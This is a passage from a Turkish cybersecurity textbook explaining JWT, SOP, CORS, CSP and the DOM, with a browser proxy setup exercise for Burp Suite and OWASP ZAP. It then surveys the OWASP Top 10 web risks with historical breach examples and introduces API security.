
Yük (Payload): Kimlik doğrulama ve yetkilendirme için gerekli bilgileri (claims) içerir. JWT **şifrelenmez**, sadece **imzalanır**. Bu yüzden **gizli veriler payload içinde saklanmamalıdır.**

iat: Verildiği zaman (Issued at) damgasıdır (Unix timestamp).

exp: Son kullanma (expiration) zaman damgasıdır (Unix timestamp).

İmza (Signature): Başlık ve yük bölümlerinin doğruluğunu sağlamak için kullanılır. Başlık, yük ve gizli anahtar (secret key) veya özel anahtar kullanılarak bir şifreleme algoritması (alg) ile oluşturulur. İmza, JWT'nin değiştirilip değiştirilmediğini doğrulamak için önemlidir.

JWT şu şekilde çalışır (Görsel 7.11):



Görsel 7.11: JWT'nin çalışma şekli

1. Kullanıcı, web uygulamasına giriş yapar ve kimlik bilgilerini sunar.
2. Sunucu, kullanıcının kimliğini doğrular ve gizli anahtarla bir JWT oluşturur.
3. Sunucu, JWT'yi kullanıcıya gönderir (genellikle HTTP başlığında veya çerezde).
4. İstemci, gelen JWT'yi çerezde veya tarayıcının belleğinde (sessionStorage veya localStorage) saklar.
5. Kullanıcı, web uygulamasına istek gönderirken JWT'yi de gönderir.
6. Sunucu, JWT'yi alır ve imzasını gizli anahtarı kullanarak doğrular.
7. Sunucu, imza doğrulanırsa JWT içindeki bilgileri kullanarak kullanıcının yetkilerini ve geçerlilik süresini kontrol eder ve isteği işler.

7.1.4.7. SOP

SOP [Same Origin Policy (Aynı Kaynak Politikası)], web tarayıcılarının güvenlik mekanizmasıdır. Bu mekanizma, bir web sayfasının (script) farklı bir kaynak (origin) ile etkileşimini sınırlar. Başka bir deyişle bir web sayfasındaki JavaScript kodunun sadece aynı kaynaktan gelen kaynaklara (diğer web sayfalarına, resimlere veya API'lere) erişmesine izin verir. SOP, web uygulamalarını çeşitli saldırılara karşı korumak için tasarlanmıştır ve tarayıcı güvenliğinin temelini oluşturur. Varsayılan olarak açıktır ve değiştirilemez. Varsayılan durumu kısıtlayıcıdır.

Bir origin üç temel bileşenden oluşur:

Protokol (Scheme): HTTP veya HTTPS gibi protokol

Alan Adı (Hostname): www.example.com veya example.com gibi alan adı

Port (Port Number): 80 veya 443 gibi port numarası (Port numarası belirtilmediyse varsayılan değer kullanılır.)

İki kaynağın aynı origine sahip olması için kaynakların protokol, alan adı ve port numaraları **tamamen aynı** olmalıdır (Tablo 7.1).

Tablo 7.1: URL ve Origin Karşılaştırılması


URL	Origin	Aynı Origin mi?
http://www.example.com/page1	http://www.example.com	Evet
https://www.example.com/page2	https://www.example.com	Hayır (Protokol farklı)
http://example.com/page3	http://example.com	Hayır (Alan adı farklı)
http://www.example.com:8080/page4	http://www.example.com:8090	Hayır (Port farklı)
http://api.example.com/page5	http://api.example.com	Hayır (Alan adı farklı)

SOP, bir web sayfasındaki JavaScript kodunun şu işlemleri yapmasını sınırlar:

Farklı Kaynaktan Gelen Verilere Erişim: Farklı bir originden gelen verileri okumayı (örneğin XMLHttpRequest veya Fetch API ile) engeller (Görsel 7.12).

DOM'a Erişim: Farklı bir originden gelen iframe içindeki DOM'a (Document Object Model) erişimi engeller.


Cookies Erişim: Farklı bir originden gelen bir web sitesinin çerezlerine erişimi engeller.



Görsel 7.12: SOP kullanımı

7.1.4.8. CORS

CORS [Cross-Origin Resource Sharing (Çapraz Kaynak Paylaşımı)], SOP'un kısıtlamalarını gevşeterek belirli sitelerin farklı originlerden veri çekmesine izin veren mekanizmadır. Sunucu tarafında HTTP başlıklarıyla ayarlanır (Görsel 7.13). Varsayılan durumu engellidir.



Görsel 7.13: CORS kullanımı

7.1.4.9. CSP

CSP [Content Security Policy (İçerik Güvenlik Politikası)], sitelerin yalnızca güvenilir kaynaklardan içerik yüklemesini zorunlu kılan bir güvenlik önlemidir. Sunucu, Content-Security-Policy başlığında hangi kaynakların kullanılabileceğini belirtir. Varsayılan durumu kısıtlayıcıdır. SOP ve CORS, API istekleriyle ilgilenirken CSP, içerik yüklemeyi denetler. Tablo 7.2'de SOP, CORS ve CSP çalışması verilmiştir.

Tablo 7.2: SOP, CORS ve CSP Çalışması

Durum	SOP	CORS	CSP	Sonuç
Başka bir siteden API isteği (fetch, XHR)	⦸ Engeller.	☑ CORS ile izin verilebilir.	◇ CSP etkilemez.	CORS açıksa izin verilir.
Başka bir siteden JavaScript yükleme	◇ SOP etkilemez.	◇ CORS etkilemez.	⦸ CSP engeller.	CSP izin vermezse engellenir.
Başka bir siteden iframe yerleştirme	◇ SOP etkilemez.	◇ CORS etkilemez.	⦸ CSP engeller.	CSP izin vermezse engellenir.
Başka bir siteden CSS yükleme	◇ SOP etkilemez.	◇ CORS etkilemez.	⦸ CSP engeller.	CSP izin vermezse engellenir.

7.1.4.10. DOM

DOM (Domain Object Model), bir web sayfasının tarayıcı tarafından oluşturulan nesne modelidir. DOM; web sayfasının yapısını, içeriğini ve ögelerini hiyerarşik bir ağaç yapısı şeklinde temsil eder. JavaScript gibi betik dilleri, DOM'a erişerek web sayfasının içeriğini ve görünümünü dinamik olarak değiştirebilir.DOM, bir HTML veya XML belgesini nesneler hiyerarşisi olarak temsil eder. En üst seviyede document nesnesi bulunur. Nesneler hiyerarşisinde document nesnesi, belgedeki diğer tüm ögeleri içerir. Başlıca DOM nesneleri şunlardır:

document Nesnesi: Tüm belgeyi temsil eden kök nesnedir.

element Nesneleri: HTML etiketleri (<html>, <head>, <body>, , , <a> vb.) DOM'da element nesneleri olarak temsil edilir.

attribute Nesneleri: HTML etiketlerinin özellikleri (id, class, href, src vb.) DOM'da attribute nesneleri olarak temsil edilir.

text Nesneleri: HTML etiketleri içindeki metin içerikleri DOM'da text nesneleri olarak temsil edilir.

comment Nesneleri: HTML veya XML içindeki yorumlar DOM'da comment nesneleri olarak temsil edilir.

DOM ağacında her bir nesne, bir **düğüm (node)** olarak adlandırılır. Nesneler arasındaki ilişkiler, **ebeveyn-çocuk** ilişkileriyle ifade edilir.

5. Uygulama

İşlem adımlarına göre DOM ağacındaki bir nesnenin içeriğini değiştiren uygulamayı gerçekleştiriniz.

1. Adım: İnternet tarayıcısını çalıştırınız.

2. Adım: Adres çubuğuna **https://eba.gov.tr/** yazarak EBA web sayfasını açınız.

3. Adım: EBA web sayfasında Öğrenci düğmesini gözlemleyiniz (Görsel 7.14.).

Görsel 7.14: EBA öğrenci düğmesi

4. Adım: İnternet tarayıcısının **Geliştirici Araçları (Ctrl + Shift + I)** penceresini açınız.

5. Adım: Geliştirici Araçları penceresinde Öğrenci düğmesinin içeriğini değiştiren JavaScript kodunu yazınız.

```
const element = document.getElementsByClassName("login-student");
element[0].innerText = "Talebeyim";
```

6. Adım: EBA web sayfasında Öğrenci düğmesini gözlemleyiniz (Görsel 7.15).


Görsel 7.15: EBA değişen öğrenci düğmesi

Araştırma

DOM elemanlarını değiştirme yöntemlerini araştırınız. Elde ettiğiniz bilgileri sınıfta arkadaşlarınızla paylaşınız.

7.1.4.11. Proxy

Proxy (vekil sunucu), istemciyle hedef sunucu arasında bir ara sunucu olarak çalışan, gelen ve giden ağ trafiğini yönlendiren sistemdir. Siber güvenlik açısından HTTP/HTTPS isteklerini ve cevaplarını görebilmek, bunlar üzerinde çeşitli manipülasyonlar yapabilmek önemlidir (Görsel 7.16). Bu işlemleri yapabilmek için ücretli veya ücretsiz birçok web ara sunucusu mevcuttur. Burp Suite ile Owasp ZAP, web proxy araçlarıdır.



Görsel 7.16: Proxy kullanımı

İnternet tarayıcının ara sunucuya bağlanması için bilgisayar ayarlarından ara sunucu adresi ve bağlantı noktası bilgilerinin girilmesi gerekir. Web sitelerinin güvenliğini test etmek için sık sık ara sunucu açılıp kapatılmalıdır. İnternet tarayıcılarında ara sunucu yönetimini kolaylaştıracak çeşitli eklentiler mevcuttur.

6. Uygulama

İşlem adımlarına göre internet tarayıcısına Proxy yönetim eklentisini kurup ara sunucu araçları için gerekli ayarları yapan uygulamayı gerçekleştiriniz.

1. Adım: Firefox internet tarayıcısını çalıştırınız.

2. Adım: Adres çubuğuna **https://addons.mozilla.org/en-US/firefox/addon/foxyproxy-standard/** yazarak FoxyProxy eklentisinin web sayfasını açınız.


3. Adım: **Firefox'a ekle** düğmesine tıklayarak eklentiyi internet tarayıcısına yükleyiniz.

4. Adım: İnternet tarayıcısının sağ üst köşesinde yer alan eklenti simgesine basıp **FoxyProxy** eklentisine tıklayınız.

5. Adım: **Options** düğmesine tıklayarak FoxyProxy ayarlar sayfasını açınız.

6. Adım: **Proxies** sekmesine tıklayıp **Add** düğmesine tıklayınız.


7. Adım: **Type** açılır kutusundan **Burp** seçeneğini seçip, **Save** düğmesine basarak **Burp Suite** ara sunucu ayarlarını ekleyiniz (Görsel 7.17).



Görsel 7.17: FoxyProxy Burp ara sunucusunun eklenmesi

8. Adım: **Add** düğmesine tıklayınız.


9. Adım: Owasp Zaproxy ara sunucu için bilgileri girip, **Save** düğmesine basarak **Owasp Zaproxy** ara sunucu ayarlarını ekleyiniz (Görsel 7.18).



Görsel 7.18: FoxyProxy Owasp Zaproxy ara sunucusunun eklenmesi

10. Adım: **Burp Suite Community Edition** uygulamasını çalıştırınız.

11. Adım: İnternet tarayıcısında FoxyProxy eklentisinde **Burp** ara sunucusunu aktif hâle getiriniz (Görsel 7.19).



Görsel 7.19: FoxyProxy penceresi

12. Adım: İnternet tarayıcısında adres çubuğuna **http://burp/** yazıp web sayfasını açınız.

13. Adım: Web sayfasının sağ üst köşesindeki **CA Certificate** linkine tıklayarak Burp Suite sertifikasını indiriniz.

14. Adım: İndirilen sertifikayı internet tarayıcısı ayarlarında sertifika yöneticisinden yükleyiniz.

15. Adım: **Owasp Zaproxy** ara sunucu uygulamasını çalıştırınız.

16. Adım: **Araçlar** menüsünden **Seçenekler** komutuna tıklayınız.

17. Adım: **Local Servers/Proxies** bölümünden bağlantı noktası ayarını **8081** olarak değiştiriniz.

18. Adım: Server Certificates bölümünde Kaydet düğmesine tıklayarak sertifikayı kaydediniz.

19. Adım: Kaydedilen sertifikayı internet tarayıcısı ayarlarında sertifika yöneticisinden yükleyiniz.

7.2. WEB UYGULAMA ZAFİYETLERİ

Web uygulaması güvenlik açıklarını araştıran, tespit eden ve bunları gidermek için çalışan birçok yapı vardır. Türkiye'de BTK (Bilgi Teknolojileri ve İletişim Kurumu), USOM (Ulusal Siber Olaylara Müdahale Merkezi), Siber Güvenlik Başkanlığı vb. siber tehditlerle ilgili çalışan kurum ve kuruluşlar bulunur. OWASP [Open Web Application Security Project (Açık Web Uygulaması Güvenlik Projesi)] kâr amacı gütmeyen uluslararası bir topluluktur. OWASP topluluğu, güvenlik zafiyet ve risk listelerini periyodik olarak hazırlar ve yayımlar.

OWASP topluluğu, güvenlik risklerini farklı alanlara yönelik olarak şu listeler hâlinde hazırlar:

- Web Güvenliği için (OWASP Web Top 10)
- API Güvenliği için (OWASP API Security Top 10)
- Mobil Uygulamalar için (OWASP Mobile Security)
- IoT Cihazları için (OWASP IoT Security)
- Bulut Sistemleri için (OWASP Cloud Security)
- Sunucusuz Mimariler için (OWASP Serverless Security)

7.2.1. OWASP Top 10 Web Uygulama Güvenliği

OWASP topluluğu, güvenlik risklerini belirli kriterlere göre puanlar ve en riskli 10 zafiyeti Top 10 adıyla yayımlar. 2021 yılında yayımlanan OWASP Top 10 web uygulaması riski listesi şu şekildedir (Görsel 7.20):

Görsel 7.20: OWASP Top 10 Web 2021

A01:2021-Bozuk Erişim Kontrolü, kullanıcıların yetkilerinin dışındaki verilere erişebilmesidir. Otomatik güvenlik tarama araçları tarafından bu zafiyet genellikle tespit edilemez. Bu nedenle bu tür zafiyetlerin manuel olarak kontrol edilmesi gerekir.

2014 yılında bilgisayar korsanları bu zafiyeti kullanarak bir mesajlaşma uygulaması kullanıcılarının verisine ulaşmışlardır. Birçok insanın web kullanıcı ismi aynı olabilir. Uygulamanın geliştiricileri bu sorunu aşmak için kullanıcı adı ve telefon numarasını birlikte kullanmışlardır. Uygulamadaki **arkadaş bul** özelliği ile adres defterinde bulunan telefon numaralarıyla eşleşen uygulama kullanıcılarının hesapları görüntülenebilirdi. Bilgisayar korsanları, adres defterine rastgele telefon numarası ekleyerek bu kişilere ait kullanıcı adlarını görüntüleyebilecekleri fikrini ortaya attılar. Sanal bir sunucuda yaklaşık 10 dakikada 7 bin telefon numarasını adres defterine yükleyebildiler. Bu yöntemle 4,6 milyon kullanıcının bilgilerini ifşa ettiler.

A02:2021-Kriptografik Hatalar; şifrelemeyle ilgili yanlış yapılandırmalar, zayıf şifreleme algoritmalarının kullanması veya eksik korumalar nedeniyle ortaya çıkan zafiyetlerdir. Bazı hassas verilerin düz metin olarak (plaintext) olarak saklanması, kolayca kırılabilecek zayıf veya eski şifreleme algoritmalarının kullanılması, şifreleme anahtarlarının kod içine gömülmesi (hardcoded), güvensiz iletişim protokollerinin kullanılması gibi hatalar bu tür zafiyetlerin oluşmasına neden olur.

2016 yılında büyük bir teknoloji şirketi, kullanıcı hesap bilgilerinin sızdırıldığını duyurdu. Saldırı 2013 yılında gerçekleşmişti. Şifreler, MD5 hashleme yöntemiyle korunuyordu. Bilgisayar korsanları hashleri kolaylıkla kırarak kullanıcı bilgilerini ele geçirdiler.

2019 yılında bir başka sosyal medya platformu, 600 milyondan fazla kullanıcının şifrelerinin düz metin olarak saklandığını açıkladı. Bu durum, iç sisteme erişimi olan firma çalışanlarının şifrelere doğrudan erişebileceği anlamına gelmekteydi.

A03:2021-Enjeksiyon, saldırganların kullanıcı girdileri aracılığıyla uygulamaya kötü niyetli komutlar enjekte ederek sistemleri manipüle etmesi durumudur. En yaygın enjeksiyon türleri şunlardır:

- **SQL Injection (SQLi):** SQL komutlarıyla yapılan enjeksiyon saldırılarıdır.
- **Command Injection**: İşletim sistemine komut enjekte etme işlemidir.
- **LDAP Injection:** Kimlik doğulama sistemlerini kandırma işlemidir.
- **XSS (Cross-Site Scripting):** Kullanıcı tarayıcısında kötü amaçlı kod çalıştırma işlemidir.
- **NoSQL Injection:** NoSQL veri tabanlarını hedef alan saldırılardır.

2011 yılında büyük bir çevrim içi oyun platformunda bulunan SQL Injection açığı nedeniyle yaklaşık 77 milyon kullanıcıya ait bilgiler yetkisiz kişilerin eline geçti. Saldırganlar, giriş veya profil sayfasındaki bir form alanına SQL kodlarını enjekte ederek bu saldırıyı gerçekleştirdi. Bu saldırı sonucunda firma, sistemini haftalarca kapatmak zorunda kaldı.

A04:2021-Güvensiz Tasarım, bir sistemin baştan itibaren güvenlik göz önünde bulundurulmadan geliştirilmesidir. Güvenlik hatalarının yalnızca kodlama seviyesinde değil tasarım seviyesinde de oluşabileceğini ifade eder.Bir uygulama, güvensiz bir mimari veya zayıf güvenlik kontrolleriyle tasarlandıysa bu sistemde güvenlik açıklarının bulunması kaçınılmazdır. Kodlama hatalarından farklı olarak bu tür hatalar, yazılımın mantığında veya iş akışlarında yer alır.Bir ödeme sistemi uygulamasında bakiyenin kontrol edilmemesi veya kontrollerin sadece yerelde yapılması, sunucuda yapılmaması güvensiz tasarıma bir örnektir.

2016 yılında büyük bir ulaşım hizmeti sağlayıcısına ait yaklaşık 57 milyon kullanıcı ve 600.000 sürücünün kişisel verileri yetkisiz kişilerin eline geçti. Saldırganlar, şirketin yazılım geliştirme platformundaki bir projeye erişerek bir API anahtarını elde etti. Bu anahtar, bulut hizmet sağlayıcısına erişim için kullanılıyordu. Ele geçirilen bu erişim bilgileri aracılığıyla kullanıcı verilerine ulaşıldı.

Not Kod depolarında birçok uygulamanın API anahtarı hâlâ kayıtlı şekilde mevcuttur.

A05:2021-Güvenlik Yanlış Yapılandırması; sistemlerin, uygulamaların veya bulut hizmetlerinin yanlış yapılandırılması nedeniyle saldırılara açık hâle gelmesidir. Yanlış yapılandırmalar; gereksiz özelliklerin etkinleştirilmesi, varsayılan kimlik bilgileri kullanılması, güvenlik başlıklarının eksik olması, hata mesajlarının fazla bilgi içermesi gibi durumları kapsar. Varsayılan kimlik bilgilerinin değiştirilmemesi (örneğin "admin/admin" gibi varsayılan şifrelerin kullanılması), gereksiz hizmetlerin veya açık portların etkin bırakılması, güvenlik yamalarının uygulanmaması, hata mesajlarının çok fazla bilgi içermesi, yanlış CORS yapılandırmaları bu tür zafiyetlere neden olabilir.

2017 yılında büyük bir otomotiv ve enerji şirketi, bulut sistemini yanlış yapılandırdığı için cryptojacking (kendini bir bilgisayara veya mobil cihaza gizleyerek bilgisayarın kaynaklarını kripto para madenciliği için kullanan tehdit) saldırısına maruz kaldı. Firmanın bulut sisteminde Kubernetes yönetim paneli yanlış yapılandırılmıştı ve şifre koruması yoktu. Saldırganlar bu açığı kullanarak birçok veriyi çaldılar ve cryptojacking saldırısı düzenlediler.

A06:2021-Savunmasız ve Güncel Olmayan Bileşenler, sistemlerin veya uygulamaların güncellenmemiş veya güvenlik açıklarına sahip bağımlılıklar, kütüphaneler, çerçeveler (frameworks) ve diğer bileşenler kullanmasını ifade eder. Yazılım geliştiricileri ve sistem yöneticileri, kullanılan bileşenlerin güncelliğini takip etmediğinde saldırganlar bilinen güvenlik açıklarını kullanarak sistemlere sızabilirler.

2017 yılında gerçekleşen ve dünya genelinde binlerce bilgisayarı etkileyen WannaCry fidye yazılımı saldırısı, siber güvenlikte yamaların zamanında uygulanmasının önemini ortaya koymuştur. Saldırganlar, Windows işletim sistemindeki bir güvenlik açığından faydalanarak sistemlere sızdılar. Bu açıklık, EternalBlue olarak adlandırılan bir yöntemle istismar edildi. Microsoft, saldırıdan yaklaşık iki ay önce bu açığı kapatan bir güvenlik yaması yayımlamıştı ancak birçok birey ve kuruluş sistemlerini zamanında güncellemediği için bu saldırıdan etkilenmiştir.

A07:2021-Tanımlama ve Kimlik Doğrulama Hataları, sistem veya uygulamanın kullanıcıyı tanımlama ve kimlik doğrulama işlemleriyle ilgili güvenlik açıklarını ifade eder. Zayıf parolalar, Kaba Kuvvet (Brute Force) Saldırıları, kimlik bilgisi doldurma (çalınan kullanıcı adı ve şifreyi farklı web sitelerine giriş için kullanma), eksik veya zayıf çok faktörlü doğrulama, doğrulanmamış yönlendirmeler (saldırganların, kullanıcıları kötü amaçlı bir web sitesine yönlendirmesi) en yaygın hatalardır.

2018 yılında SMS tabanlı iki faktörlü doğrulama yöntemlerinin güvenlik açısından bazı zayıf yönleri olduğu bir kez daha ortaya çıkmıştır. Bu dönemde bazı kullanıcılar, SIM swap (SIM kart değiştirme) saldırılarına maruz kalmıştır. Bu tür saldırılarda kötü niyetli kişiler, kullanıcının telefon numarasını kendi denetimlerine alarak SMS ile gönderilen doğrulama kodlarını ele geçirebilir. Bu durum, hesaplara yetkisiz erişim sağlanmasına neden olabilir. Bu olay, SMS tabanlı doğrulamanın tek başına yeterli güvenliği sağlayamadığını ve daha güçlü çok faktörlü doğrulama yöntemlerine geçişin önemini göstermiştir.

A08:2021-Yazılım ve Veri Bütünlüğü Hataları, yazılımın veya verinin manipülasyonlara ve değişikliklere karşı korumasız olmasından kaynaklanan güvenlik açıklarını kapsar. Örneğin güvenilmeyen kaynaklardan gelen eklentiler, kütüphaneler, modüller kullanıldığında veya CI/CD (Continuous Integration/Continuous Deployment) sürecinde yeterli güvenlik önlemleri alınmadığında bu tür hatalar meydana gelebilir.

2020 yılında bir yazılımın güncellemeleri sırasında saldırganlar, kötü amaçlı kodu uygulamaya ekler. Orijinal yazılımı yükleyen kurumlar ve organizasyonlar zarara uğrar.

A09:2021-Güvenlik Günlüğe Kaydetme ve İzleme Hataları, bir sistemde gerçekleşen olayların düzgün şekilde kaydedilmemesi (loglanmaması) veya izlenmemesi, güvenlik tehditlerinin tespit edilememesine yol açar. Sistem, şüpheli hareketleri kaydetmez veya yöneticilere bildirmezse saldırganlar, fark edilmeden sisteme sızabilir ve uzun süre içeride kalabilir.

Equifax veri sızıntısı, 2017 yılında gerçekleşen ve tarihteki en büyük veri ihlallerinden biri olarak kabul edilen bir olaydır. Equifax, bir güvenlik açığını zamanında fark edemez çünkü saldırganların sistemde ne yaptığını izleyen yeterli bir güvenlik kaydı ve izleme sistemi yoktur. Sonuç olarak milyonlarca insanın kişisel bilgileri çalınır.

A10:2021-Sunucu Tarafı İstek Sahteciliği [Server-Side Request Forgery (SSRF)], saldırganın bir web sunucusunu kandırarak sunucunun istemediği yerlere istek göndermesini sağlamasıdır. Bu güvenlik açığı özellikle iç sistemlere ve hassas verilere erişmek için kullanılır.


E-posta sunucusu sistemlerinde 2021 yılında keşfedilen bir SSRF açığı, saldırganların iç sistemlere erişmesine ve kimlik doğrulama gerektiren API'leri kullanmasına izin verdi. Bu açık, saldırganların Exchange sunucusunu kandırarak rastgele komutlar çalıştırmasına ve hatta uzaktan kod yürütmesine (RCE) yol açabilecek bir saldırı zincirinin parçasıydı.

7.2.2. OWASP Top 10 API Güvenliği

API, bir yazılımın başka bir yazılımla iletişim kurmasını sağlayan arayüzdür (Görsel 7.21). API'ler sayesinde farklı uygulamalar birbirleriyle veri paylaşabilir ve işlevselliklerini genişletebilir. Örneğin geliştirilen bir uygulamanın içine bulunulan konuma göre hava durumu bilgilerinin gösterilmesi istendiğinde hava durumunu hesaplayan bir yapı kurulması gerekir. Bunun yerine hava durumu API'leri kullanılabilir. Burada yapılması gereken tek işlem, konum bilgilerini hava durumu API'sine göndermek ve dönen sonucu kullanıcıya göstermektir.

API'lerin temel kullanım nedenleri şunladır:

- Farklı sistemlerin entegrasyonu
- Tekrar kullanılabilirlik ve hızlı geliştirme
- Güvenlik ve yetkilendirme
- Üçüncü taraf hizmetlerin kullanımı
- Veri paylaşımı ve mikroservis mimarisi
- Platform bağımsızlık ve esneklik
- Otomasyon ve verimlilik



Görsel 7.21: API kullanımı

OWASP, 2023 yılı için en önemli API güvenlik tehditlerini listelemiştir (Görsel 7.22).

Görsel 7.22: OWASP Top 10 API 2023

API1:2023 Bozuk Nesne Seviyesinde Yetkilendirme, API'nin kullanıcıların yalnızca kendi verilerine erişmesini sağlamada başarısız olduğu durumu ifade eder. Bir kullanıcı veya saldırgan, API'deki güvenlik açığını kullanarak başkalarının verisine ulaşabilir, verileri değiştirebilir veya silebilir.

